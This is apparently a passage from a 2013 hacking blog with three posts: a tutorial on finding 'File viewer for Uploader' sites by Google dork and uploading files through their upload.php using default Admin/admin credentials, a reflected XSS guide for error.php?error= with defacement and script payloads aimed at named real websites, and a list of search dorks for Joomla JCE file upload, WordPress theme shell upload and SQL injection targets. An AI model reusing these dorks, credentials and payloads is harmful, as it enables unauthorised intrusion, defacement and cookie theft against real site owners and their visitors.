and "File viewer for Uploader (c) 2003 by Dirk Paehl"Goto Google or any other search engine and type the dork ""file viewer for uploader" now select site from there, vulnerable website's title will be something like "File viewer for Uploader"
after clicking on site you'll get site url like this :
http://www.site.com/view.php
or http://www.site.com/directory/view.php
now replace view.php with upload.php and you'll get upload options there !
in some sites it will ask for Name n Password
default password for these websites is Admin

Name = Admin

Password= admin

now select your files and upload !
to view your uploaded files goto the 1st view.php and check files's directory there, now click on your file !

Live Demo :
uploader : http://www.ldcc.net.au/upload.php
Result :     http://www.ldcc.net.au/uploaden/i2.html 

error.php XSS (cross Site Scripting) Vulnerabilities

BY Unknown IN , No comments


Title : error.php XSS
Risk : Cross site scripting, cookie Grabbing
Poc : error.php?error=
Dork : "inurl:error.php?error="
Author : Minhal Mehdi
browser : Mozilla Firefox

Lets Start Goto Google, and say hello To Google !
now type the dork "inurl:error.php?error="
in search results ignore all the extra results with diffrent url Like : error-php-error.php
pick site with url www.site.com/error.php?error= Only
Now Type your first Tag to Check the vulnerablity
example : www.site.com/error.php?error=<h1>Test</h1>
if it will show you "Test" word in Header tag this Its Vulnerable
I got This website from Search results, so now see some examples :
To show Header
http://www.sacareerfocus.co.za/error.php?error=<h1>Hacked</h1>
To show header in center
http://www.sacareerfocus.co.za/error.php?error=<center><h1>Hacked</h1></center>
to show Title
http://www.sacareerfocus.co.za/error.php?error=<title>Hacked</title>
to Add a Image
http://www.sacareerfocus.co.za/error.php?error=<img src="https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg4d4a3fxYGuJHvQS3SxPhIwAhk7tyjSnan4f0pGXzW4MICYhWWRhL__HveTHh51bzYh2fJfXiEjC4fTdbrtYKPPq50g6GchtLkBZjyWAnXfOfcTf_Sz8buzPFAIeGQpsOOFdqzQG9NbrIe/s640/cats.jpg"/>
to add a Message
http://www.sacareerfocus.co.za/error.php?error=<p><b>Your Message Here<b></p>
to write message in next lines
http://www.sacareerfocus.co.za/error.php?error=<p><b>First line<br>Second Line <b></p>
To add a scrolling Text
http://www.sacareerfocus.co.za/error.php?error=<marquee>Scrolling text Here</marquee>
To Add a alert box
http://www.sacareerfocus.co.za/error.php?error=<script>alert("hello");</script>
To add background colour in page
http://www.sacareerfocus.co.za/error.php?error=<body bgcolor="red"/>
to Add a full deface Page
http://www.sacareerfocus.co.za/error.php?error=<title>Hacked</title><center><h1>hacked<h1><body bgcolor="red"/><p><b>You have been Hacked<br></b></p><img src="http://t0.gstatic.com/images?q=tbn:ANd9GcTN4uz2ifRTDefV_N7O2ZLEnyNfWb5TooIwqmZSwxOe_XH-8FksHA"/>
<marquee><b>www.devilscafe.in</b></marquee>

you can add more html and javscript tags here,
here is another demo site :
http://europeanvaluepartneradvisors.com/error.php?error=<center><h1>www.devilscafe.in</h1></center>
find More website with dorks :)

Thursday, October 17, 2013

Exploitable Dorks 2012-2013

BY Unknown IN , No comments


Here Are Some Exploitable Dork for you... Enjoy ;) | MCS

-Joomla JCE Exploit Remote File Upload-

inurl:/index.php?option=com_jce
inurl:/index.php?option=com_virtuemart
inurl:/images/stories/3xp.php
inurl:/images/stories/0day.php
inurl:/images/stories/
inurl:/images/stories/ php

Tutorial


-Wordpress Themes Vulnerable Shell Upload-

inurl:/wp-content/themes/wpstore
inurl:/wp-content/themes/eShop
inurl:/wp-content/themes/KidzStore
inurl:/wp-content/themes/Emporium
inurl:/wp-content/themes/Store
inurl:/wp-content/themes/eCommerce
inurl:/wp-content/themes/framework
inurl:/wp-content/themes/framework/chkorder.php?color=
inurl:/wp-content/themes/wpstore/thumb.php?src=
inurl:/wp-content/themes/framework/thumb.php?src=
inurl:/wp-content/themes/eCommerce/thumb.php?src=
inurl:/wp-content/themes/framework/getsubcat.php?q=

-SQL Injection-

inurl:about.php?ID=
inurl:article.php?id=
by modulobox.eu inurl:"lang"
inurl:show_news.php?news_id=
inurl:page_main.php?id_stdpg=

-SQL Injection Web Shop-

inurl:buy.php?id=
inurl:item.php?shopcd=
inurl:shop.php?id=
inurl:additem.php?id=
inurl:"shop-cart.php?id="
inurl:"addtocart.php?id="


|Source